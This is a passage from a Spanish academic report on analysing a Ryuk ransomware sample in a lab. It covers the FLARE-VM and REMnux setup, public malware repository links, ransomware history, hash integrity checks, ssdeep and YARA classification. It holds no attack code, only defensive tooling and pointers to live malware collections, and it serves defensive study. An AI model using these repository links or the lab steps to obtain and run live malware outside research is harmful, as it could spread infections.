- **Entornos híbridos:** Consisten en entornos virtuales o herramientas que permiten configurar un entorno virtual haciendo uso de algún tipo de distribución de análisis de malware. Tiene la ventaja de que permiten ahorrar tiempo en la instalación de herramientas, dando a la vez versatilidad a la hora de añadir diferentes elementos o configuraciones. Para este tipo de opciones se encuentran herramientas como FLARE-VM, que permite configurar un entorno Windows para analizar malware o distribuciones específicas para análisis de malware como REMnux.

Para el experimento en concreto se van a utilizar entornos del ultimo tipo. Con tal de obtener flexibilidad, se va a disponer de varias máquinas virtuales para el análisis de la muestra.

3.2. Instalación y configuración de herramientas

Como requisito previo para la realización del experimento se requiere de un proceso de preparación y configuración del laboratorio a usar, que consistirá en una serie de máquinas virtuales. El proceso consiste básicamente en los siguientes puntos:

- Creación y configuración de la máquina virtual principal con sistema operativo Windows 10.
 - Instalación de herramientas de análisis (FLARE-VM).
 - Deshabilitado de servicios y configuraciones de seguridad.
- Creación y configuración de una máquina virtual secundaria REMnux (distribución Linux especializada en análisis de malware).
- Instalación y configuración de una máquina virtual con Ubuntu 20.04 para configuración de red y captura de tráfico.

Para favorecer la brevedad del informe, el proceso detallado de configuración del entorno se incluye en el Anexo A. A lo largo del proceso de análisis se podrá observar el uso del laboratorio y las herramientas que lo componen.

3.3. Muestra de malware

Obtener muestras de malware no resulta una tarea especialmente complicada. Disponer de muestras de malware en sí no resulta una actividad ilícita. Su uso para atacar a otras máquinas o realizar en ellas labores propias de un ciber delincuente lo convierte en algo ilícito.

Hay que tener en cuenta a la hora de buscar una muestra del malware que, para un mismo tipo de malware, pueden existir cientos o miles de muestras diferentes. Uno de los mecanismos más sencillos para saltarse las protecciones ante un malware consiste en generar pequeñas modificaciones de dicho malware simplemente para que las firmas que generan estos sean diferentes. También se pueden encontrar muchas muestras diferentes de un malware en concreto que contengan ligeras variaciones en su código o en su comportamiento para inhabilitar otros tipos de mecanismos de detección más complejos. Los cibercriminales actualizan de manera constante sus herramientas para hacer frente a las nuevas defensas. Por ello, puede haber diferencias cualitativas significativas entre dos muestras de la misma familia de malware.

3.3.1. Repositorios de malware

Existen una gran cantidad de repositorios desde los que se puede obtener muestras de malware. Existen varios repositorios en GitHub con colecciones de muestras de malware, como por ejemplo theZoo²⁶. No es el único, habiendo bastantes más, cuyo ritmo de actualización o variedad de contenidos varían de uno a otro.^{27 28}

También hay bases de datos con una mayor cantidad de muestras que, además, implementan API o motores de búsqueda para catalogar y obtener malware, como por ejemplo MalwareBazaar.²⁹ No es el único, existiendo servicios de sandboxing o de análisis de malware que ofrecen opciones para obtener muestras de malware como complemento a los servicios

²⁶ <https://github.com/ytisf/theZoo>

²⁷ <https://github.com/fabrimagic72/malware-samples>

²⁸ <https://github.com/InQuest/malware-samples>

²⁹ <https://bazaar.abuse.ch/browse/>

que ofrecen, como por ejemplo ANY.RUN³⁰, HybridAnalysis³¹ o VirusBay³², entre muchos otros.

3.3.2. Manejo de muestras de malware

A la hora de trabajar con muestras de malware hay varios aspectos a tener en cuenta para garantizar la seguridad del entorno de trabajo. El manejo sin cautela de este tipo de muestras de malware puede llevar a que los equipos o sistemas acaben infectados.

El mecanismo más sencillo a la hora de obtener de manera segura muestras de malware para analizar consiste en hacerlo a través de archivos empaquetados y cifrados. La práctica totalidad de los repositorios y bases de datos de muestras de malware ofrecen los ejemplares propiamente cifrados y empaquetados. De esta manera, se logra evitar su ejecución no intencionada y se puede trasladar a laboratorios o máquinas virtuales para su análisis de manera segura.

Además de todo ello, también es necesario garantizar la integridad de la muestra durante este proceso. Para ello, es necesario garantizar su integridad a través de algún tipo de algoritmo de hashing. De hecho, los repositorios y bases de datos de malware ya clasifican cada uno de los especímenes y proveen dichos hashes poder comprobar que, desde su obtención hasta su desempaquetado, se mantiene la integridad de dichos especímenes. A parte de esto, las firmas permiten comprobar la autenticidad de dichas muestras a través de otros servicios como, por ejemplo, VirusTotal, añadiendo también una capa más de confianza al saber que la muestra que se tiene entre manos es una muestra de malware real.

3.3.3. Ejemplos de ransomware

En apartados previos se han mencionado que la metodología a utilizar para el experimento es válida para cualquier tipo de malware para sistemas Windows. Aun así, la elección de la especie concreta para poner a prueba dicha metodología es un punto importante. La elección de una muestra de un tipo de malware que no tenga mucha complejidad o resulte poco relevante en la actualidad no va a permitir analizar todo el potencial de dicha metodología.

³⁰ <https://app.any.run/submissions/>

³¹ <https://www.hybrid-analysis.com/>

³² <https://beta.virusbay.io/>

En capítulos anteriores se han mencionado los razonamientos seguidos para elección de un ransomware como el tipo de malware analizar, mencionando factores como su alta presencia en los ciberataques de los últimos años o el aumento en número de éstos con lo que respecta a cantidad y complejidad.

Partiendo de dicha elección, el siguiente paso a realizar consiste en elegir y obtener una muestra de ransomware específica. Existen algunos ransomware más conocidos que otros y algunos más actuales que otros. En puntos previos de la memoria se han mencionado ejemplos bastante famosos como WannaCry o Ryuk. Elegir una muestra de malware relativamente actual tiene como ventaja poder probar que la metodología es válida y aporta valor para analizar el malware que existe hoy en día.

En los siguientes puntos se repasarán algunos de los ejemplos de ransomware más relevantes de los últimos años de cara a obtener una visión de los principales tipos o familias de ransomware. Con ello, se podrá obtener una visión general que ayudará a la elección del espécimen concreto a analizar.

3.3.3.1. CryptoLocker (2013)

CryptoLocker es un ransomware de cifrado que empezó a esparcirse entre sistemas Windows en septiembre de 2013. Este ransomware secuestra los archivos cifrándolos con unas claves RSA-2048 que él mismo genera, enviando la clave privada a un command-and-control. Usa bitcoin para pedir el pago del rescate, dando un plazo de varios días para ello. Al usar un cifrado asimétrico, la tarea de descifrado por fuerza bruta se vuelve más compleja (Donna Ferguson, 2013).

Estuvo activo hasta aproximadamente mediados de 2014, cuando se frenó su dispersión tras varias operaciones policiales que permitieron tumbar la botnet Gameover ZeuS, una botnet que usa componentes del troyano ZeuS, la cual era usada para distribuir el malware (Darlene Storm, 2014).

3.3.3.2. CryptoWall (2014)

CryptoWall es un troyano ransomware que comenzó a propagarse en 2014. Se comenzó a esparcir a través de una campaña de malvertising en un famoso servicio de anuncios. Usaba exploits que se instalaban como plugins del navegador para poder descargar los payloads,

ejecutables camuflados como imágenes JPG, ejecutables que incluso solían firmados para hacerlos de confianza (Lucian Constantin, 2014).

Durante los siguientes meses surgieron versiones mejoradas. La versión 3.0 de CryptoWall usaba payloads en JavaScript que se adjuntaban en mails o añadían mecanismos para instalar spyware para robar contraseñas o carteras de bitcoin (Anthony Joe Melgarejo, 2015, p. 0). La siguiente versión, la 4.0 añadió mecanismos para evasión de antivirus y añadió el cifrado de los nombres de archivos (Andra Zaharia, 2015, p. 0).

3.3.3.3. Petya (2016)

Petya es uno de los casos de ransomware más relevantes, no solo por su impacto sino también por el contexto político y social sobre el que se utilizó. Afectando principalmente a Ucrania, se especula que fue un ataque intencionado por parte de Rusia para desestabilizar al país en relación al conflicto entre Ucrania y Rusia que estalló tras la Crisis de Crimea en 2014 (BBC News, 2017).

En lo que respecta al ransomware en sí, este espécimen cifra tras tablas de archivos de NTFS la siguiente vez que se inicia el sistema infectado, bloqueando el inicio del sistema hasta pagado un rescate. La versión modificada para el ataque hacia Ucrania, además de ello, utiliza el exploit EternalBlue para propagarse entre máquinas (Constantin, 2016). Este exploit, descubierto por la NSA y posteriormente filtrado, ha sido utilizado en varios ransomware (como por ejemplo WannaCry). Este tipo de ransomware no incluye ningún mecanismo para poder llegar a descifrar los archivos tras el pago del rescate, dando fuerza a la versión que indica que se trató únicamente de un ataque disruptivo.

3.3.3.4. WannaCry (2017)

Probablemente el ejemplo de ransomware más conocido de todos. Como se ha mencionado en otras secciones, WannaCry fue uno de los casos a nivel mediático más comentados de todos los tiempos. También uno de los que mayor impacto ha causado a los sistemas, desde el sistema de salud público británico, conocido como NHS, hasta todo tipo de organizaciones, entre las que se pueden destacar Telefónica, FedEx, Deutsche Bahn, Honda o Renault, afectando a una escala sin precedentes hasta el momento (*What Is WannaCry Ransomware?*, 2021).

El ransomware usa el exploit EternalBlue, que explota el protocolo SMB de Windows, para infectar máquinas. Pide un rescate en bitcoins y, como se ha comentado anteriormente, tiene un mecanismo de killswitch que permite desactivarlo. Este mecanismo y su descubrimiento permitió frenar la dispersión de dicho malware (Marcus Hutchins, 2017).

3.3.3.5. SamSam (2018)

SamSam es un tipo de ransomware que afecta a servidores JBoss, servidores de aplicaciones desarrollados con Java EE. Se hizo especialmente famoso debido a que afectó a gran cantidad de organizaciones. Este ransomware, en vez de usar campañas de phishing como vector de ataque, explotaba vulnerabilidades en servidores mal configurados. Para ello, explotaba mediante fuerza bruta el protocolo RDP en búsqueda de contraseñas débiles (Rashid, 2016). Afectó a varias organizaciones estatales y federales estadounidenses y su creación es atribuida a dos hackers iraníes (*SAMSAM SUBJECTS*, 2018).

3.3.3.6. Ryuk (2018)

Se puede afirmar, prácticamente con total seguridad, que Ryuk es el ejemplo de ransomware que más titulares ha llenado en los dos últimos años. Teniendo muestras de él desde 2018, actualmente sigue siendo usado en diversas campañas de ataque como la que ocurrió al SEPE hace pocos meses (*Ryuk, ¿Qué hay detrás del Ciberataque al SEPE?*, 2021).

Este malware, como se ha comentado anteriormente, hace uso de Trickbot y Emotet para poder infectar los sistemas. Al igual que otros tipos de ransomware, cifra los archivos y exige un rescate en bitcoin. («Ryuk», 2020). Ha sido especialmente usado para atacar organizaciones, ya sean públicas o privadas, y existen numerosas versiones de este. Explota los protocolos SMB y RPC para propagarse y ejecutarse en otras máquinas (CCN-CERT, 2021).

3.3.3.7. Avaddon (2019)

Avaddon es un ransomware que comenzó a usarse desde 2019 y que actualmente es de gran relevancia. Tanto el Centro de Ciberseguridad australiano (Australian Cyber Security Center, ASCS) como el FBI han emitido alertas recientemente con respecto a campañas de ataque haciendo uso de este malware. Avaddon se ofrece a cibercriminales como Ransomware-as-a-Service (RaaS), hace uso de RDP para propagarse y combina AES-256 con RSA-2048 para cifrar los archivos y las claves de cifrado, respectivamente. Además de todo esto, amenaza con filtrar los datos de la víctima a través de un sitio en la deep web (Arntz, 2021).

3.3.4. Elección del ransomware

En los puntos anteriores se han mencionado una serie de ejemplos de ransomware, ordenados de manera cronológica, que permite ver los principales ejemplos de ransomware de los últimos años. Aunque cada uno tenga sus particularidades, muchos de ellos comparten similitudes, como el hecho de exigir un pago a través de bitcoin, el hecho de que afecten a máquinas con sistemas operativos Windows o similitudes en los protocolos o herramientas que utilizan para propagarse.

Cualquier muestra de los ejemplos anteriormente mencionados podría ser un candidato válido para la realización del experimento. Aun así, ya que es necesario escoger una única muestra, se ha optado por usar una muestra actual de Ryuk. Por un lado, es un tipo de malware relativamente reciente que todavía sigue utilizándose en ataques en la actualidad, como se ha explicado anteriormente. Por otro lado, por sus mecanismos y su modo de funcionamiento, también se considera un ejemplo interesante a nivel técnico. Debido a todo ello, para la realización del experimento se empleará una muestra de Ryuk.

Para obtener la muestra se hará uso de uno de MalwareBazaar, uno de los repositorios de malware mencionados anteriormente. Para ello, se hace uso de su buscador para encontrar una muestra de Ryuk.

Figura 6. Muestras de Ryuk en MalwareBazaar.

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2021-05-24 13:03	60ef0ca5e6e7d62a7750c...	zip	Ryuk	Ransomware Ryuk	@Libranalysis	
2021-03-21 03:04	7faeb64c50cd15d036ca2...	exe	Ryuk	Ransomware Ryuk signed	@ArkbirdDevil	
2021-03-17 21:41	180f82bbedb03dc29328...	exe	Ryuk	Ransomware Ryuk	@ArkbirdDevil	
2021-03-17 20:59	9eb7abf2228ad28d8b7f5...	exe	Ryuk	Ransomware Ryuk	@ArkbirdDevil	
2021-02-19 10:17	05e06709523fd798da96...	exe	Ryuk	BBT KLA d.o.o. Ryuk signed	@JAMESWT_MHT	
2021-01-18 11:44	88b1b4966650de59cef20...	exe	Ryuk	Ransomware Ryuk	@JAMESWT_MHT	
2021-01-11 23:35	781bc4dcdb459893397a...	exe	Ryuk	Ransomware Ryuk	@ArkbirdDevil	
2020-11-05 10:39	2ec5256a7edb90b1c05c...	exe	Ryuk	exe Ransomware Ryuk	@abuse_ch	
2020-11-05 10:39	5e2c9d80fa4528fe97777...	exe	Ryuk	exe Ransomware Ryuk	@abuse_ch	
2020-11-05 10:05	8862b060db997bc9077e...	exe	Ryuk	exe Ransomware Ryuk	@cocaman	
2020-10-31 17:57	cfdc2cb47ef3d2396307c...	exe	Ryuk	Ransomware Ryuk	@JAMESWT_MHT	
2020-10-30 07:09	ec3da4ac9ec917e66ab94...	exe	Ryuk	Ryuk TES LOGISTIKA d.o.o.	Anonymous	
2020-10-27 14:07	d7333223dcc1002aae04...	exe	Ryuk	Ransomware Ryuk	@ArkbirdDevil	

El criterio principal para la selección de la muestra remarcada ha sido la elección de una muestra lo más actual posible. Otro factor considerado es el hecho de la muestra seleccionada tiene un mecanismo de firma, lo cual puede aportar valor al análisis a realizar.

Como se ha mencionado anteriormente, la metodología SAMA a emplear se divide en las siguientes cuatro fases:

1. Acciones iniciales
2. Clasificación
3. Análisis estático y dinámico de código
4. Análisis de comportamiento (análisis dinámico)

En los siguientes puntos se desarrollará y describirá el proceso realizado para analizar la muestra, separado en las fases mencionadas.

3.4. Acciones iniciales

El primero de los cuatro pasos de la metodología implica una serie de acciones para poder posteriormente garantizar la integridad de la muestra. Para poder realizar las acciones iniciales que especifica la metodología es necesario partir del entorno previamente configurado. La metodología especifica tomar una serie de acciones, como deshabilitar servicios, y adquirir firmas de las unidades y carpetas relevantes para garantizar la integridad tras realizar las operaciones. Estas acciones irán especialmente enfocadas a la máquina virtual Windows, ya que en ella es donde puede verse comprometida la integridad, además del entorno donde se realiza el análisis de comportamiento.

La máquina parte de una instantánea en la que se tiene una máquina virtual con Windows 10 limpia, únicamente con las herramientas instaladas mediante FLARE-VM. Algunas de las acciones a realizar en esta fase ya se han incluido en la preparación de la máquina virtual, mientras que otras se han realizado tras comenzar a aplicar la metodología. Estas últimas son las detalladas en los próximos puntos.

3.4.1. Verificación de integridad


Se ha realizado un cálculo de hashes mediante MD5summer para garantizar la integridad de los archivos esenciales. Esta herramienta permite calcular firmas MD5 sobre una gran cantidad de archivos al mismo tiempo y tiene un mecanismo para comprobar cambios entre cálculos, por lo que es idónea para esta tarea.

Las rutas usadas para calcular la integridad son las siguientes:

- C:\Program Files


- C:\Program Files (x86)
- C:\Users
- C:\Windows

Figura 7. Generación de firmas con MD5summer.



En la Figura 7 se puede ver el proceso de generación de firmas. Aunque el cálculo de hashes MD5 es eficiente, el gran número de archivos hace que el cálculo total requiera de cierto tiempo para completarse. Las firmas generadas se guardan en archivos con extensión .md5, los cuales se almacenarán fuera del entorno, y pueden ser usados posteriormente para verificar la integridad, además de permitir ver con qué archivos es capaz de interactuar la muestra en fases posteriores.


Otra herramienta usada para garantizar la integridad es SysTracer. Esta herramienta es una completa herramienta que permite monitorizar cambios en archivos y claves de registro de una manera sumamente sencilla, haciendo uso de snapshots entre los que comparar y listar los cambios. Tras instalar esta herramienta, se procederá a tomar una instantánea justo antes de comenzar el propio análisis del malware en sí.

Figura 8. Generación de snapshot con SysTracer.

En la Figura 8 se puede observar las carpetas y las claves de registro a monitorizar. En este caso se selecciona el disco completo y todas las claves de registro, para obtener la mayor cantidad de información posible.

3.4.2. Verificación antimalware

Debido a que la máquina de pruebas tiene los servicios antimalware deshabilitados es necesario comprobar antes del propio análisis de la muestra en sí que la máquina no contenga ningún tipo de malware. Para ello se va a hacer uso de una herramienta que permite detectar ciertos tipos de malware como rootkits. El laboratorio usado proviene de una máquina virtual limpia proporcionada por Microsoft, la cual no en principio no debería contener ningún tipo de malware, pero siempre es conveniente realizar este tipo de comprobaciones. Para ello se va a usar Gmer, que es una herramienta que permite detectar si hay archivos del sistema infectados.

Figura 9. Detector de rootkits Gmer.

Con todo ello, se puede tomar una instantánea de la máquina virtual completa y continuar con la siguiente fase.


3.5. Clasificación

Como se ha mencionado en capítulos anteriores, la fase de clasificación consiste en un análisis pasivo de la muestra sin acceder a su código fuente para poder obtener diversa información sobre las características del malware, además de poder buscar malware similar o información adicional sobre la muestra en fuentes de información abiertas. A continuación, se describen los pasos realizados, las herramientas utilizadas y los resultados obtenidos en esta fase. Es decir, la información obtenida sobre el malware y cómo se ha obtenido.

3.5.1. Introducción de la muestra en el entorno

La primera acción a realizar para poder comenzar con el análisis de la muestra en sí consiste en, como cabría esperar, introducir la muestra en el entorno virtual.

Figura 10. *Introducción de la muestra en el entorno de análisis.*



En la Figura 10 se puede ver que la muestra se introduce comprimida en formato ZIP y cifrada, de tal manera que no puede interferir con el sistema de ninguna manera hasta que se descomprima y se descifre. El nombre del archivo comprimido equivale al hash de la muestra en sí. Una vez descomprimido el archivo se puede comenzar a realizar los diferentes procesos que la metodología especifica.

3.5.2. Identificación del malware


El primer paso para identificar una muestra de malware consiste en el cálculo de firmas. Estas permiten garantizar la integridad de la muestra y buscar información en fuentes externas. Existen una gran cantidad de algoritmos de hashing y de aplicaciones para calcularlos. Cualquiera de ellas permite obtener los hashes más comunes, como MD5, SHA1 o SHA256. Las herramientas usadas han sido HashCalc, File Hash y 7-Zip, aunque con cualquier otra herramienta se pueden obtener los mismos resultados. En la Tabla 1 se muestran los valores de los hashes MD5, SHA1 y SHA256 de la muestra

Tabla 1. Hashes MD5, SAH1 y SHA265 de la muestra.

Algoritmo	Hash
MD5	0eed6a270c65ab473f149b8b13c46c68
SHA1	bffb380ef3952770464823d55d0f4dfa6ab0b8df
SAH256	7faeb64c50cd15d036ca259a047d6c62ed491fff3729433fefba0b02c059d5ed

En este caso, el malware se trata de un ejecutable PE32, es decir, un archivo con código ejecutable de Windows para arquitecturas de 32 bits. Esto se puede observar en la Figura 11, en la que se comprueba el tipo de archivo haciendo uso de PEStudio. Se puede ver los primeros bytes, correspondientes a “MZ” como firma del archivo, confirmando lo que comunica la herramienta.

Figura 11. Obtención de información sobre la muestra con *PEstudio*.



Al tratarse de un binario, es conveniente realizar el cálculo de los hashes de las diferentes secciones. De esa misma herramienta se han obtenido los hashes de las diferentes secciones del binario, los cuales se muestran en la Tabla 2.

Tabla 2. Hashes de las secciones de la muestra.

Sección	Offset	Tamaño	Hash MD5
PE Header	0x00000000	0x00001000	cc88503cec4b7646363a67a0a89082e8
Section(0) ['.text']	0x00001000	0x0002bc00	9f56957aa1a0f21a9ebd71186724c8d8
Section(1) ['.rdata']	0x0002cc00	0x00000200	fcbedb56fc3fa27effc4fa704e27f6ac


Section(2)['.data']	0x0002ce00	0x00008800	35dbf0d61c94de203636d6045265ac29
Section(3)['.rsrc']	0x00035600	0x0000cc00	e6e746396a44547af88a7a8490138767
Overlay	0x00042200	0x00002270	8e0ddbe9533154a232cb00f4b17f3583

Para poder obtener información sobre el comportamiento de la muestra en esta fase, es necesario realizar una serie de tareas de análisis estático (sin entrar por el momento a nivel de código) para obtener más información sobre la muestra. El tipo de archivo determina las herramientas a utilizar. Por suerte, existen gran cantidad de herramientas para analizar archivos PE32 y extraer información de ellos, algunas de las cuales se utilizarán en los siguientes puntos.

3.5.3. Familia de malware

Uno de los pasos iniciales a la hora de obtener información sobre una muestra consiste en buscar muestras similares. Para ello, se puede emplear alguna técnica de fuzzy hashing. Estas técnicas, como se ha comentado en apartados anteriores, permiten obtener hashes particulares que permite ver similitudes entre archivos. El algoritmo de fuzzy hashing más extendido actualmente es ssdeep. Para poder hacer uso de ssdeep, solamente es necesario hacer uso de la herramienta desde la línea de comandos, como se puede observar en la Figura 12.

Figura 12. Cálculo de fuzzy hashing con ssdeep.



```
FLARE 8/23/2021 3:54:59 AM
PS C:\Users\IEUser\Desktop\MUESTRA > .\ssdeep.exe .\MUESTRA.exe
ssdeep,1.1--blocksize=hash:hash,filename
3072:n/YRw64GUbH9dpWYEFq5hY9e1Z36NS31gs03ApyCb6DnE/PdrfS6sOK5hI+z7XI:Qa6owYEFq5hY9aqNS1y4/PdzS+s64I,"C:\Users\IEUser\Desktop\MUESTRA\MUESTRA.exe"
FLARE 8/23/2021 3:55:35 AM
PS C:\Users\IEUser\Desktop\MUESTRA >
```

El hash obtenido es el siguiente:

3072:n/YRw64GUbH9dpWYEFq5hY9e1Z36NS31gs03ApyCb6DnE/PdrfS6sOK5hI+z7XI:Qa6owYE
Fq5hY9aqNS1y4/PdzS+s64I,"MUESTRA.exe"

Esto permite comparar con otros archivos para encontrar similitudes. También existen bases de datos con hashes ssdeep de programas o malware conocidos con los que se puede comparar. Por ejemplo, el NIST dispone de un proyecto llamado National Software Reference

Library (NSRL), un proyecto destinado a catalogar software conocido. Dicho proyecto dispone de una sección³³ con una colección de hashes ssdeep contra los que comparar.

Con estos hashes se puede comprobar si la muestra tiene similitudes con algún tipo de software conocido. Cada hash tiene un identificador único con formato que, en caso de que el hash ssdeep de la muestra a analizar tenga similitudes con alguno de los hashes de la colección, se permite comprobar a que software o binario pertenece en un archivo específico³⁴ que relaciona los identificadores con el nombre y versión del software en cuestión.

Una vez en posesión de una serie de archivos .ssd (archivos con hashes ssdeep), obtenidos desde las fuentes que se consideren relevantes, se pueden comparar los hashes con el hash de la muestra, en búsqueda de similitudes, de la siguiente manera:

```
find . -name “*.ssd” -exec ssdeep -a -m {} “$absdir” \; >> RESULTS.txt
```

Con ello se obtendrán resultados como los de la Figura 13.

Figura 13. Resultados de comparación de hashes con ssdeep.

```
└$ head NSRL_Corp/RESULTS.txt
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000977 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000964 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000626 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000198 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000890 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000635 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000883 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000222 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000231 (0)
/home/kali/Desktop/MUESTRA.exe matches ./corp.008.000.ssd:008/000/008000468 (0)
```

En este caso no se ha podido encontrar coincidencias relevantes con respecto al repositorio usado. Para automatizar el proceso se ha programado un simple script, que se puede observar en el Anexo C (Tabla 9).

Otra forma de buscar malware similar y clasificar muestras en familias es hacer uso de YARA, una herramienta que permite detectar y clasificar malware basada en firmas. La herramienta permite definir reglas que identifican patrones en un archivo para clasificar el archivo. Es una herramienta muy potente ya que permite definir reglas que pueden ser compartidas entre

³³ <https://www.nist.gov/itl/ssd/software-quality-group/ssdeep-datasets>

³⁴ <https://www.nist.gov/itl/ssd/software-quality-group/national-software-reference-library-nsrl/nsrl-subprojects/nsrl>

investigadores y compañías. De esta manera, se puedan buscar muestras parecidas o se puedan integrar en sistemas de detección antimalware para detectar esas muestras.

Para hacer uso de YARA se puede optar por usar la herramienta a través de la línea de comandos o integrarla en scripts o en pipelines automatizadas mediante un módulo de Python. Tras instalar YARA en el sistema (en este caso mediante un pequeño script para automatizar el proceso (Tabla 10 en el Anexo C)), se va a hacer uso de la herramienta desde la línea de comandos.

Para comprobar si ya hay alguna regla que clasifique una muestra de malware (y pueda dar más información sobre ella), se necesita cotejar la muestra contra bases de datos de reglas conocidas. Se pueden encontrar diversos repositorios públicos con colecciones de reglas para que cualquier analista de malware pueda evaluar si sus muestras de malware cumplen con alguna de esas reglas. Uno de los repositorios con reglas más famoso es Yara-Rules³⁵, el cual tiene una colección de reglas para clasificar muestras de malware y archivos maliciosos de todo tipo. Este repositorio contiene reglas que definen muestras de malware, exploits o CVE conocidos o reglas para detectar algoritmos criptográficos o packers usados habitualmente, entre muchos otros.

El mismo repositorio incluye índices de reglas que son conjuntos de las diferentes categorías, para poder comprobar al mismo tiempo numerosas reglas. En este caso se ha comprobado la muestra con respecto a todas las reglas del repositorio, haciendo uso del índice maestro que incluye todas las reglas, mediante el siguiente comando:

```
yara -w index.yar ../MUESTRA.exe
```

Al ejecutarlo, se puede ver las reglas con las que ha coincidido la muestra. Con ello, se puede obtener cierta información.

³⁵ <https://github.com/Yara-Rules/>

Figura 14. Reglas de YARA coincidentes con la muestra.

```
└$ yara -wg index.yar ../MUESTRA.exe
SEH_Init [Tactic_DefensiveEvasion,Technique_AntiDebugging,SubTechnique_SEH] .. /MUESTRA.exe
anti_dbg [] .. /MUESTRA.exe
IsPE32 [PECheck] .. /MUESTRA.exe
IsWindowsGUI [PECheck] .. /MUESTRA.exe
